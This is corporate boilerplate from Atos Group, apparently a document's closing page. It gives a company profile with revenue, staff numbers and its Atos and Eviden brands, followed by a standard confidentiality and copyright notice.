Atos Group is a global leader in digital transformation with c. 56,000 employees and annual revenue of c. €7.2 billion (at the go-forward perimeter), operating in 54 countries under two brands - Atos for services and Eviden for products and systems. European number one in cybersecurity and a leader in cloud, Atos Group is committed to a secure and decarbonized future and provides tailored AI-powered, end-to-end solutions for all industries. Atos Group is listed on Euronext Paris.

Find out more about us

atos.net
atos.net/career



Atos Group is a registered trademark of Atos Group. © Atos Group. Confidential Information owned by Atos Group, to be used by the recipient only. This document, or any part of it, may not be reproduced, copied, circulated and/or distributed nor quoted without prior written approval of Atos Group.

Atos